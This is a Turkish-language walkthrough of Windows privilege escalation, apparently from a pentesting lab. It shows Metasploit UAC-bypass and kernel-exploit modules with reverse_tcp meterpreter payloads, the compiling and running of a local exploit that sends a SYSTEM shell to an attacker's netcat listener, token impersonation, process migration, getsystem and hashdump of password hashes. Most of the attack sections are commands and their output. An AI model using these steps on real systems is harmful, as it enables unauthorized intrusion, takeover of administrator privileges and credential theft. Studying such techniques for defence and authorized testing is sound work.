

# WINDOWS SİSTEMLERDE YETKİ YÜKSELTME ÇALIŞMALARI



# İçindekiler

<b>Windows Sistemlerde Bypass .....</b>	<b>6</b>
<b>UAC İstismarı .....</b>	<b>6</b>
BypassUac Injection Winsxs .....	6
<b>Çekirdek İstismarı .....</b>	<b>7</b>
WinPEAS .....	7
Windows 7 – 7601 Sömürüsü .....	7
Search Sploit Kullanımı .....	8
Windows Exploit Suggester .....	8
Reverse Shell ve Netcat Bağlantısı .....	8
Exploit Derleme .....	8
<b>Token Kimliğine Bürünme .....</b>	<b>10</b>
Sistem Yöneticisi Tespit .....	11
Kimliğe Bürünme .....	11
Tam Yetki ile İstismar .....	12
<b>Msfconsole Modüllerinin Kullanımı .....</b>	<b>13</b>
<b>Kritik Windows Dosyaları .....</b>	<b>17</b>
<b>SAM ve System Dosyaları ile Yetki Yükseltme .....</b>	<b>4</b>
Mimikatz Manipulasyonu .....	2
Hashcat ile NTLM Algoritmasının Kırılması .....	2
PwnDump7 ile Hash Değerlerini Görüntüleme .....	2
OphCrack ile Hash Değerlerinin Kırılması .....	2
<b>DLL Enjeksiyonu .....</b>	<b>4</b>
DLL Enjeksiyonu .....	2
Sysmon ile DLL Enjeksiyon Log Kaydı .....	2
Reflective DLL Enjeksiyonu .....	2
Powershell DLL Enjeksiyon Modülü .....	2
SyncAppvPublishingServer ile Komut Yürütme .....	2
İmaj Dosyası Yürütme Ayarları Enjeksiyonu .....	2
<b>Metasploit’de Kalıcı Oturum .....</b>	<b>4</b>
<b>NetSH ile DLL Dosyası Çalıştırma .....</b>	<b>4</b>
<b>Mimikatz .....</b>	<b>4</b>
<b>WinPEAS .....</b>	<b>4</b>

<b>Command Prompt ile Yetki Yükseltme ve Recon .....</b>	<b>4</b>
Sistem ve Kullanıcı Bilgileri .....	2
Administrator Bilgileri .....	2
Şifre Politikaları.....	2
Network ve Host Bilgileri .....	2
Uzaktan Dosya Çağırma.....	2
Wifi Şifre Bilgileri .....	2
Özel Dosya ve Klasörlerin Taranması.....	2
Özel İçerik Filtreleme.....	2
Registry Kayıtları.....	2
Windows Başlangıç İşlemleri .....	2
DLL Çalıştırma İşlemleri .....	2
MSFVenom ile CMD İşlemleri.....	2
Yetkisiz veya Yetkili Kullanıcı Oluşturma .....	2
Zararlı Yazılım Enjeksiyonu .....	2
Yönetici Olarak Hareket Etme .....	2
Processler ve Hizmet İşlemleri .....	2
Güvenlik Duvarı Yapılandırmaları .....	2
Kayıt Defteri Araştırması .....	2
ISS Logları.....	2
Kritik Windows Dosyalarının Taranması.....	2
<b>Komut Satırı ile Uzaktan Dosya İndirilmesi .....</b>	<b>4</b>
<b>Server Ayarları ve Dosya İşlemleri .....</b>	<b>4</b>
<b>Reverse Shell Komutları .....</b>	<b>4</b>
<b>Powershell ile Yetki Yükseltme İşlemleri.....</b>	<b>4</b>
Kod Geçmişi.....	2
Bilgi Toplama .....	2
Process İşlemleri .....	2
Veri Arama .....	2
Modül Aktarma.....	2
Yönetici Modunda Çalışma .....	2
Log Kayıtları .....	2
Download .....	2
Modül Bypass .....	2

<b>Sherlock</b>	4
<b>Modül Bypass</b>	2
Zafiyet Tarama	2
Meterpreter'da Çalışma	2
<b>Powersploit Yetki Yükseltme ve Bilgi Toplama Araçları</b>	4
Code Execution	2
Antivirus Bypass	2
Exfiltration	2
Privilege Escalation	2
Recon	2
Script Modification	2
<b>Nishang Powershell Araçları</b>	4
Active Directory	2
Antak – WebShell	2
Backdoor	2
Bypass	2
Client	2
Privilege Escalation	2
Execution	2
Gather	2
MITM	2
Pivot	2
Prasadhak	2
Scan	2
Shells	2
Utility	2
<b>Powershell ile Base64 Tipinde Komut Yürütülmesi</b>	4
<b>PrivescCheck</b>	4
<b>Meterpreter ile Araç Yükleme İşlemleri</b>	4
<b>JAWS</b>	4
<b>WinDowsEnum</b>	4
<b>Powercat</b>	4
Dosya Gönderme ve Alma	2
Reverse Shell	2

Bind Shell .....	2
<b>Powershell’de Açık ve Şifrelenmiş TCP Reverse Shell Atakları .....</b>	<b>4</b>
Invoke Expression .....	2
Promt .....	2
Original .....	2
Obfuscated .....	2
Secure String .....	2
Invoke Obfuscation .....	2
<b>Reverse &amp; Bind Shell Generator .....</b>	<b>4</b>
<b>Dosya Transfer Yöntemleri .....</b>	<b>4</b>
<b>Uzak Masaüstü Oturumu ve VNC Enjeksiyonu .....</b>	<b>4</b>

## GİRİŞ

Windows sistemlere sızma testleri,güvenlik araştırmaları yapılırken bu alanda sistemin özellikleri,sürümler ve güncelleştirmeler gibi bilgileri öğrenilerek sızma işlemleri yapılmaktadır.Zafiyetli makinelerde bu çalışmalar yapılırken bazı testler yapılmaktadır.Bunlar farklı bir makine üzerinden sızmaya çalışırken yapılan saldırılarda olabilir veya local olarak içeriden yetki yükseltme veya bilgi kaçırmalarda olabilmektedir.Her payload,exploit veya bypass işlemi her zaman geçerli değildir.Elbette windowsun güncel sistemlerine sızmak hayliyle baya zordur fakat güncel sürümleri yüklenmemiş veya enfekte olmuş bilgisayarlar üzerinden çalışmalar yapmak işi biraz daha kolay hale getirecektir.Anlatılanlar anlatıldığı gibi aslında basit eylemler değildir bunlar ihtimallere dayalı gerçekleştirilen farklı senaryolar ile oluşturulmuş bir tür saldırı teknikleridir.Üzerine fazla düşülmüş bir sistemde bunlar kimi zaman başarılı olmaktadır.Özellikle Windows 98,XP,7-8 gibi işletim sistemlerinde oldukça fazla exploitler ve bypass teknikleri bulunmaktadır.Bu teknikler bazı sistemlerde tam olarak çalışmasada genel olarak bypass işlemleri çalışmaktadır.Windows 8 ile birlikte gelen Windows Defender bir çok bypass tekniklerini bloke etmektedir yani dışarıdan sızma işlemleri biraz daha zorlaşmaktadır.Exploit koruma özellikleri her ne kadar bulunsada hala tespit edilmemiş ve işe yarar 0-Day zafiyetleri bulunmaktadır.Tüm exploitler aslında internet ortamına sızdırılmıyor özellikle APT grupları fidye yazılımları farklı kodlamalardan ve şifrelemelerden geçirterek güvenlik önlemlerini atlatmakta ve Windows sistemlerine enfekte olarak zarar vermektedir.Reverse,Bind Shell gibi saldırılar dışında zararsız gibi gözükken ama sistem yöneticisi tarafından çalıştırılan zararlı yazılımlar oldukça tehlike arz etmektedir.Windows sistemlerde yetki yükseltme işlemleri yapılmasa bile yinede saldırgan önemli bir çok veriyi ele geçirecektir.Buna örnek vermek gerekirse günlük veya iş ortamlarında kullanılan her veri aslında bir önem arz etmektedir.Bunların hepsi Administrator verileri olmadığına göre sistemden ele geçirilen her veri büyük bir risk taşımaktadır.Bu sebeple Windows sistemleri her daim güncel tutulmalıdır aksi takdirde olası saldırıları gözardı etmiş oluruz.

Windows sistemlerine yönelik Shell,Payload ve Exploit çalışmaları ile sistemlerin nasıl enfekte edilebilir veya veri çekilebilir gibi konulardan bahsedeceğiz burada ki teknikler güncel olmayan sistemlerde çalışma olasılığı yüksektir.Local olarak fiziksel bir biçimde erişilen sistemlerde bile güvenlik bulunmaktadır.Bunlara yönelik bilgi kaçırmaya işlemlerde aktif bir rol oynamaktadır ve buna görede bir tür bypass işlemleri bulunur.Örneğin bir fidye yazılımının Adminstrator grubunda olmayan bir üyenin çalıştırabilmesi ve bu uygulamanın diğer cihazlara enfekte olması veya Administrator grubunda olmayan kullanıcıyı Administrator grubuna alıp daha yüksek etkide işlemler yapması gibi eylemler bulunmaktadır.Buna göre bir takım çalışmalar yapılmaktadır bu konuda dikkatli çalışmalar yapılmalıdır ve güvenlik önlemleri üst düzey seviyede olmadıkça her zaman risk taşır..En ufak bir zafiyet tüm sistemi yok etmeye maruz bırakabilir.Sistemler uzaktan veya yakından SOC,IDS/IPS,SIEM gibi çalışmalar ile her ne kadar takip ediliyor olsada bazen anlık bir saldırı güvenlik sistemlerinide alt üst edebilir veya saldırı başarıyla gerçekleşikten sonra saldırganın tespit edilmesi bile bazen karşı karşıya kalınan zararı ortadan kaldırmamaktadır.Büyük bir sistemin elde edilmesi emin olun saldırganın tespit edilmesinden daha büyük bir tehlike arz etmektedir ve siber güvenlik yasalarına göre ayrıca KVKK yasalarına göre ise şirketlere daha ağır yaptırımlar meydana gelmektedir.Bir hackerın yakalanması o hackera çok fazla bir şey kaybettirmeye bilir ama şirket olarak tüm sistemi ele geçirilen hacker tarafından dataların tamamen şifrelenmesi,kopyalanması veyahut çekilmesi büyük derecede bir güvenlik zafiyeti ortaya çıkarmaktadır.

## UAC Atlatma ( Bypassing UAC )

Saldırgan, sistemdeki süreç ayrıcalıklarını yükseltmek için UAC mekanizmalarını atlayabilir. Windows Kullanıcı Hesabı Denetimi (UAC), bir programın, muhtemelen kullanıcıdan onay isteyerek, yönetici düzeyinde izinler altında bir görevi gerçekleştirmek için ayrıcalıklarını (düşükten yükseğe değişen bütünlük düzeyleri olarak izlenir) yükseltmesine olanak tanır.

## Çekirdek İstismarları ( Kernel Exploits )

Saldırgan, ayrıcalıkları yükseltmek amacıyla yazılımların güvenlik açıklarından yararlanabilir. Bir yazılım güvenlik açıklığından yararlanma, bir saldırgan bir programdaki, hizmetteki veya işletim sistemi yazılımındaki veya çekirdeğin kendisindeki bir programlama hatasından yararlanarak, saldırgan tarafından kontrol edilen kodu yürüttüğünde ortaya çıkmaktadır.

## Token Kimliğine Bürünme ( Token Impersonation )

Saldırganlar, ayrıcalıkları yükseltmek ve erişim kontrollerini atlamak için başka bir kullanıcının jetonunu çoğaltabilir ve ardından onun kimliğine bürünebilir. Bir saldırgan, DuplicateToken(Ex) kullanarak mevcut bir belirteci çoğaltan yeni bir erişim belirteci oluşturabilir. Belirteç daha sonra çağırılan iş parçasının oturum açmış bir kullanıcının güvenlik bağlamını taklit etmesine izin vermek için ImpersonateLoggedOnUser ile kullanılabilir.

## Uac Saldırı örneği ;

Windows 10 Sistemler kullanılmak üzere Metasploit'in **bypassuac\_injection\_winsxs** modülü UAC denetimini atlatmaktadır.

0	exploit/windows/local/bypassuac_windows_store_filesys	2019-08-22	manual	Yes
1	exploit/windows/local/bypassuac_windows_store_reg	2019-02-19	manual	Yes
2	exploit/windows/local/bypassuac	2010-12-31	excellent	No
3	exploit/windows/local/bypassuac_injection	2010-12-31	excellent	No
4	exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	excellent	No
5	exploit/windows/local/bypassuac_vbs	2015-08-22	excellent	No

**msf> use module exploit/windows/local/bypassuac\_injection\_winsxs** komutu ile modül seçimi yapılmaktadır. Görüldüğü üzere Metasploit'in Local Exploitlerinden faydalanılmaktadır. Show targets ile saldırılabilecek sistemler görülebilir. Windows 8, 8.1, 10\_1511, 10\_1607 sistemlerde çalışmaktadır. Local olarak kullanılabilir. Bu exploit DLL Enjeksiyonu ile gerçekleşmektedir.

**msf> set payload windows/x64/meterpreter/reverse\_tcp** ile payload seçimimiz yapılmaktadır. Reverse TCP payloadı tersine bir uzak masaüstü bağlantısı kurmakta olup sistemde kod yürütmeye sebep olmaktadır.

Winsxs : DLL dosyalarının kopyasını içeren bir klasördür. Eski bir sürüme geri dönmek veya düzeltmelerde sistem buradan yararlanmaktadır.

## Kernel Exploit ile saldırı örneği ;

Windows 7 Pro bir sisteme sızıldıktan sonra yetki yükseltme işlemi için biraz bilgi gereklidir. Bu sebepten dolayı sistemde bilgi toplayacağız. Bunun içinde `systeminfo` , `wmic qfe get Caption,Description,HotFixID,InstalledOn` gibi komutlar ile bilgileri alabiliriz. İkinci yazdığımız kod ise burada sistemin güncelleştirilmiş yamaları hakkında bilgiler alırız ve buna göre de bir zafiyet taraması yapabiliriz.

WinPEAS gibi uygulamalar sisteme enjekte edilerekte sistemde otomatik bilgi toplama işlemi yapılabilir.

Örnek bir WinPEAS veri toplama işlemi.

```
===== (System Information) =====  
[+] Basic System Information  
[?] Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/windows/windows-local-privilege-  
Hostname: TCM-PC  
ProductName: Windows 7 Professional  
EditionID: Professional  
ReleaseId:  
BuildBranch:  
CurrentMajorVersionNumber:  
CurrentVersion: 6.1  
Architecture: AMD64  
ProcessorCount: 1  
SystemLang: en-US  
KeyboardLang: English (United States)  
TimeZone: (UTC-05:00) Eastern Time (US & Canada)  
IsVirtualMachine: False  
Current Time: 4/24/2021 2:16:52 AM  
HighIntegrity: False  
PartOfDomain: False  
Hotfixes: KB2534111, KB2999226, KB976902,
```

**Search Sploit kullanımı ;** burada yetki yükseltme gibi sistemler hakkında yazılmış exploitler yer almaktadır. Burada tarama işlemleri yapabiliriz. Anahtar kelimelere göre tarama işlemleri yapılabilir.

`searchsploit -m path/to/exploit/x_y_2035.cpp` kullanılarak Exploit indirilebilir.

`searchsploit Microsoft Windows` ise exploit taraması yapılabilir.

```
Host Name: TCM-PC  
OS Name: Microsoft Windows 7 Professional  
OS Version: 6.1.7601 Service Pack 1 Build 7601  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Workstation  
OS Build Type: Multiprocessor Free  
Registered Owner: TCM  
Registered Organization:  
Product ID: 00371-221-2693053-06399  
Original Install Date: 4/15/2020, 9:38:13 AM  
System Boot Time: 4/24/2021, 1:56:13 AM  
System Manufacturer: Xen  
System Model: HVM domU  
System Type: x64-based PC
```

Burada görüldüğü üzere sistem 7601 Win 7 versiyonu bulunmaktadır ve buna göre bir exploit araması gerçekleştirilebilir.

Search Sploit aramasında Build 7601 exploiti karşımıza çıkmaktadır ve bunu şöyle indirebiliriz;

`"searchsploit -m Windows_x86/local/47176.cpp"` ayrıca bunu manuelde indirebiliriz.

```
kali@kali:~/Downloads/THM$ searchsploit microsoft windows build 7601
```

Exploit Title	Path
Microsoft Windows 7 build 7601 (x86) - Local Privilege Escalation	windows_x86/local/47176.cpp

Shellcodes: No Results  
Papers: No Results  
kali@kali:~/Downloads/THM\$

Peki derleme işlemi nasıl olacak ?

```
apt-get install mingw-w64  
apt-get install gcc-multilib  
apt-get install g++-multilib
```

ile önce gerekli paketlerimizi kuruyoruz. Bu paketler genel olarak kuralım. Her zaman işimize lazım olacaktır.



32 Bit sistemlerde derleme ;

i686-w64-mingw32-gcc [exploit.cpp] -o [exploit.exe]

64 Bit sistemlerde derleme ;

x86\_64-w64-mingw32-gcc [exploit.cpp] -o [exploit.exe]

Derlemelere değinmişken Linux sistemlerde ise bu farklı işlemektedir.Exe olarak değildir.

gcc filename.c -o executablename komutu ile ayrıca chmod u+x veya chmod a+x ile yetki verilerek çalıştırılabilir.

Python exploitler -> python exploit.py | Windows sistemlerde ise -> python pyinstaller.py --onefile ms11-080.py Şeklinde kullanılabilir.

Sistemde ayrıca bilgi toplayarak zafiyet tespit edebiliriz.Burada ise karşımıza bir araç çıkmaktadır.

## Windows Exploit Suggester

Araca buradan ulaşabiliriz -> <https://github.com/AonCyberLabs/Windows-Exploit-Suggester>

Araç kullanımı hakkında bilgilere ise gerekli repodan ulaşılabilir. ./windows-exploit-suggester.py --update komutu ile uygulamayı güncelleyelim.

Meterpreter > bg veya background : komutu ile arkaplana oturumumuzu bırakıyoruz.

Use post/multi/recon/local\_exploit\_suggester komutuyla local olarak çalıştırabiliriz.

Set session 1 ( Session ID ) ile exploitimiz çalıştırılır.

```
Command Prompt
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>systeminfo > systeminfo_1.txt
C:\Documents and Settings\Administrator>
```

Sistem hakkında bilgileri buradan alıyoruz daha sonra ise saldırı makinemizde tarama yapabiliriz.

```
root@kali:~/Windows-Exploit-Suggester-master# ls
2015-09-22-mssb.xlsx  output1.txt~  systeminfo_1.txt
LICENSE.md           README.md     windows-exploit-suggester.py
root@kali:~/Windows-Exploit-Suggester-master#
```

2015-09-22.. xlsx dosyamız bulunmaktadır bu güncelleştirilmiş hali günümüzde yer alır.Hangi tarihte saldırı yaparsak o tarihin en son güncel halini çekebiliriz.

./windows-exploit-suggester.py --database 2015-09-22-mssb.xlsx --systeminfo systeminfo\_1.txt

Komutuyla birlikte sistem hakkındaki bilgilere göre güncel exploit taramaları yapılmaktadır.

Uzaktan kod yürütülerek Kernel Exploit saldırısına maruz kalmış bir makineye yapılan saldırı örneğini görebiliriz.

```
c:\Windows\Temp>whoami
whoami
iis apppool\web

c:\Windows\Temp>ms10-059.exe 10.10.14.3 443
ms10-059.exe 10.10.14.3 443
/Chimichurri/—>This exploit gives you a Local System shell <BR>/Chimichurri/—>Changing registry values ... <BR>/Chi
michurri/—>Got SYSTEM token ... <BR>/Chimichurri/—>Running reverse shell ... <BR>/Chimichurri/—>Restoring default re
gistry values ... <BR>
c:\Windows\Temp>

kali@kali:~/Downloads/THM$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.5] 49169
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\Windows\Temp>whoami
whoami
nt authority\system

c:\Windows\Temp>
```

Msf10-059.exe 127.0.0.1 443 gibi IP ve Port adresimize yönlendirme yapılabilir.

Daha sonra ise portumuzu dinlemeye alarak nc veya ncat -lvnp 443 ( Belirtilen Port ) ile sistem üzerinde tam yetki sahibi olabiliriz.

```

msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms16_014_wmi_recv_notif
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > set lhost 10.9.228.20
lhost => 10.9.228.20
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > set lport 443
lport => 443
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > exploit

[*] Started reverse TCP handler on 10.9.228.20:443
[*] Launching notepad to host the exploit...
[*] Process 3452 launched.
[*] Reflectively injecting the exploit DLL into 3452...
[*] Injecting exploit into 3452...
[*] Exploit injected. Injecting payload into 3452...
[*] Payload injected. Executing exploit...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (200262 bytes) to 10.10.17.255
[*] Meterpreter session 2 opened (10.9.228.20:443 -> 10.10.17.255:49297) at 2021-04-24 00:09:26 -0700

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █

```

Kernel Exploit saldırılarına diğer bir örnek olarak görüldüğü üzere ilk önce Exploitimiz belirleniyor daha sonra ise payloadımızın ayarları yapılarak Tersine Kabuk bağlantısı ile TCP bağlantımız kurulmuş oluyor. Meterpreter “getuid” komutu ile de hangi yetki ve konumda olduğumuzu görebiliriz. Sistem kullanıcısı olduğumuz görülmektedir.

Örnek bir **Exploit Suggester ( Recon )** Atağı ;

```

$ ./windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --systeminfo win7sp1-
systeminfo.txt
[*] initiating...
[*] database file detected as xls or xlsx based on extension
[*] reading from the systeminfo input file
[*] querying database file for potential vulnerabilities
[*] comparing the 15 hotfix(es) against the 173 potential bulletins(s)
[*] there are now 168 remaining vulns
[+] windows version identified as 'Windows 7 SP1 32-bit'
[*]
[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege
(2880430) - Important
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical
[M] MS13-069: Cumulative Security Update for Internet Explorer (2870699) - Critical
[M] MS13-059: Cumulative Security Update for Internet Explorer (2862772) - Critical
[M] MS13-055: Cumulative Security Update for Internet Explorer (2846071) - Critical
[M] MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution
(2850851) - Critical
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege
(2778930) - Important
[*] done

```

## Token Impersonation saldırısı örneği ;

Windows , bir kullanıcının veya işlemin güvenlik bağlamını temsil etmek için erişim belirtecini kullanır. Erişim belirteci, sisteme oturum açar açmaz bir kullanıcıya oturum açma oturum bilgisi ile birlikte verilir.

Access Token ile birlikte verilenler ;

- Security Identifier ( SID )
- Session SID : Oturum ile birlikte gelen Session SID
- Group SID : Grup SID
- Privileges : Yetkiler
- Belirtecini birincil mi yoksa kimliğe bürünme mi olduğuna dair bilgi verilir.

Bir iş parçacığı , güvenli bir nesneye erişmek istediğinde sistem erişimi denetim yoluyla denetler . Erişim kontrolleri ise sırasıyla yapılmaktadır . :

- Çağırılan iş parçacığı veya işlemle ilişkili belirteci kontrolü
- Ne istenildiği kontrol edilir.
- Kimlerin erişebileceğini ve talep edilen iş parçacığının bu ayrıcalıkların etkin olup olmadığını kontrol eder ve buna göre erişim izni verir .

Örneğin, bir işlem **NtShutdownSystem** aracılığıyla bir sistemi kapatmaya çalıştığında, çekirdek, talep eden işlem belirtecini **SeShutdownPrivilege**'in etkin olup olmadığını kontrol eder.Yani yetkiler kontrol edilir eğer yetki yok ise işlem gerçekleşmez.

En çok kötüye kullanılan ayrıcalıklar listesi

SeImpersonatePrivilege  
SeAssignPrimaryPrivilege  
SeTcbPrivilege  
SeBackupPrivilege  
SeRestorePrivilege  
SeCreateTokenPrivilege  
SeLoadDriverPrivilege  
SeTakeOwnershipPrivilege  
SeDebugPrivilege

**whoami /priv** komutu ile sistemdeki yetkilerimizi görebiliriz.

```
C:\Users\bruce\Desktop> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process           Disabled
SeSecurityPrivilege      Manage auditing and security log             Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects      Disabled
SeLoadDriverPrivilege    Load and unload device drivers               Disabled
SeSystemProfilePrivilege Profile system performance                    Disabled
SeSystemTimePrivilege    Change the system time                       Disabled
SeProfileSingleProcessPrivilege Profile single process                       Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                 Disabled
SeCreatePagefilePrivilege Create a pagefile                             Disabled
SeBackupPrivilege        Back up files and directories                 Disabled
SeRestorePrivilege       Restore files and directories                 Disabled
SeShutdownPrivilege      Shut down the system                         Disabled
SeDebugPrivilege         Debug programs                               Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values           Disabled
SeChangeNotifyPrivilege  Bypass traverse checking                     Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system          Disabled
SeUndockPrivilege        Remove computer from docking station          Disabled
SeManageVolumePrivilege  Perform volume maintenance tasks             Disabled
SeImpersonatePrivilege   Impersonate a client after authentication     Enabled
SeCreateGlobalPrivilege  Create global objects                        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
SeTimeZonePrivilege      Change the time zone                         Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                         Disabled
```

Burada iki yetki ilginç bir biçimde görülmektedir ve sömürme çalışması yapılabilir.

[SeDebugPrivilege](#), belirteç taşıyıcısının güvenlik tanımlayıcılarından bağımsız olarak herhangi bir işleme veya iş parçacığına erişmesine izin verir. Kullanıcının, bir istemcinin kimliğine bürünmek için o kullanıcı adına programları çalıştırmasına izin verilir. [SeImpersonatePrivilege](#), Kullanıcının, bir istemcinin kimliğine bürünmek için o kullanıcı adına programları çalıştırmasına izin verilir.

Meterpreter’da [use incognito](#) komutu ile Shell yüklenir.

List\_tokens -g komutu ilede bulunan yetkilendirilmiş tokenler hakkında bilgiler verilir.

```
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
\
BUILTIN\Administrators
BUILTIN\IIS_IUSRS
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT AUTHORITY\WRITE_RESTRICTED
NT SERVICE\AppHostSvc
NT SERVICE\AudioEndpointBuilder
NT SERVICE\BFE
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\Dnscache
NT SERVICE\Eventlog
NT SERVICE\EventSystem
NT SERVICE\FDResPub
NT SERVICE\iphlpvc
NT SERVICE\LanmanServer
NT SERVICE\MMCSS
NT SERVICE\PcaSvc
NT SERVICE\PlugPlay
NT SERVICE\RpctMapper
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\Spooler
NT SERVICE\TrkWks
NT SERVICE\TrustedInstaller
NT SERVICE\UmRdpService
NT SERVICE\UxSms
NT SERVICE\WdiSystemHost
NT SERVICE\Winmgmt
NT SERVICE\WSearch
NT SERVICE\wuauclt

Impersonation Tokens Available
=====
NT AUTHORITY\NETWORK
NT SERVICE\AudioSrv
NT SERVICE\CryptSvc
NT SERVICE\DcomLaunch
NT SERVICE\Dhcp
NT SERVICE\DPS
```

[impersonate\\_token](#) "BUILTIN\Administrators" komutu ile ise Token’in kimliğine bürünür ve sistemde root oluruz. Bu sistem bilgileri değişebilir fakat teknik saldırı böyle yapılmaktadır.

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > ps

Process List
=====

PID  PPID  Name           Arch  Session  User              Path
---  ---  ---
0    0     [System Proces  x64    0
s]
4    0     System         x64    0
396  4     smss.exe       x64    0      NT AUTHORITY\SYSTEM C:\Windows\System32\smss.exe
524  516   csrss.exe      x64    0      NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
572  564   csrss.exe      x64    1      NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
580  516   wininit.exe    x64    0      NT AUTHORITY\SYSTEM C:\Windows\System32\wininit.exe
608  564   winlogon.exe   x64    1      NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
668  580   services.exe   x64    0      NT AUTHORITY\SYSTEM C:\Windows\System32\services.exe
674  580   lsass.exe      x64    0      NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
684  580   lsm.exe        x64    0      NT AUTHORITY\SYSTEM C:\Windows\System32\lsm.exe
772  668   svchost.exe    x64    0      NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
848  668   svchost.exe    x64    0      NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
864  2144  shell.exe      x86    0      alfred\bruce       C:\Users\bruce\Desktop\shell.exe
916  668   svchost.exe    x64    0      NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
920  608   LogonUI.exe    x64    1      NT AUTHORITY\SYSTEM C:\Windows\System32\LogonUI.exe
936  668   svchost.exe    x64    0      NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
988  668   svchost.exe    x64    0      NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1012 668   svchost.exe    x64    0      NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1076 668   svchost.exe    x64    0      NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
```

Ayrıca burada ise migrate komutu ile kimliğe bürünmemiz gerekirse eğer örneği Services Prosesin PID : 668 olarak bilinmektedir. **Migrate 668** komutu ile kullanıcıya bürünebiliriz.

```
meterpreter > migrate 668
[-] Unknown command: migrate
meterpreter > migrate 668
[*] Migrating from 864 to 668...
[*] Migration completed successfully.
meterpreter > pwd
C:\Windows\system32
```

Başarılı bir **migrate** komutu ile yapılan saldırı tekniği.

Örneğin sistem sahibi olduk **NT AUTHORITY\SYSTEM** fakat biz **PC-2-Secret** adlı kullanıcının yetkisi dahilinde olan bir dosyayı okumak istiyoruz fakat okuyamıyoruz.PS komutu ile prosesleri inceleriz örneğin ;

**C:/secret.txt | User | P2-Secret** : bu dosyamızı sistem yöneticisi ile okuyamayabiliriz.Bu sebepten dolayı PS ile proses listesini sıralarız ve kullanıcılara göre tokene bürünebiliriz.

[ PID – 420 Secret.exe ] prosesine erişim PC-2-Secret’â ait ise **migrate 420** komutu ile bu kullanıcıya bürünürüz.Elimizde ki sistem yetkisi devre dışı kalabilir fakat bu seferde farklı tür dosyalara erişme imkanı ortaya çıkmaktadır.

## Msfconsole ile Yapılabilecek Bazı Saldırı Teknikleri

Sistemde ki verilere göre saldırılar yapılmaktadır. Sistemde Enum çalışmaları sonrası elde edilen verilere göre gerçekleştirilir. Açık Port ve Servislere göre tarama işlemleri yapılır. Örnek vermek gerekir Oracle, Java, Apache, MySQL, Flask gibi platformlar yer alıyor ise bunlara göre çeşitli saldırı teknikleri yer almaktadır. Bazılarını kısaca özetleyerek gösterebiliriz. Fazlasıyla araç olduğundan dolayı fazla detayına girmeden kullanımları hakkında bilgiler sağlayalım.

### Getsystem

komutu ile sistem otomatik olarak yetki yükseltme çalışmaları yapılabilir.

```
meterpreter > getsystem -h

Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:
  -h      Help Banner.

  -t      The technique to use. (Default to '0').

           0 : All techniques available

           1 : Service - Named Pipe Impersonation (In Memory/Admin)

           2 : Service - Named Pipe Impersonation (Dropper/Admin)

           3 : Service - Token Duplication (In Memory/Admin)
```

Default olarak 0 gelmektedir tüm teknikler kullanılarak saldırı yapılmaktadır.

### Hashdump

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

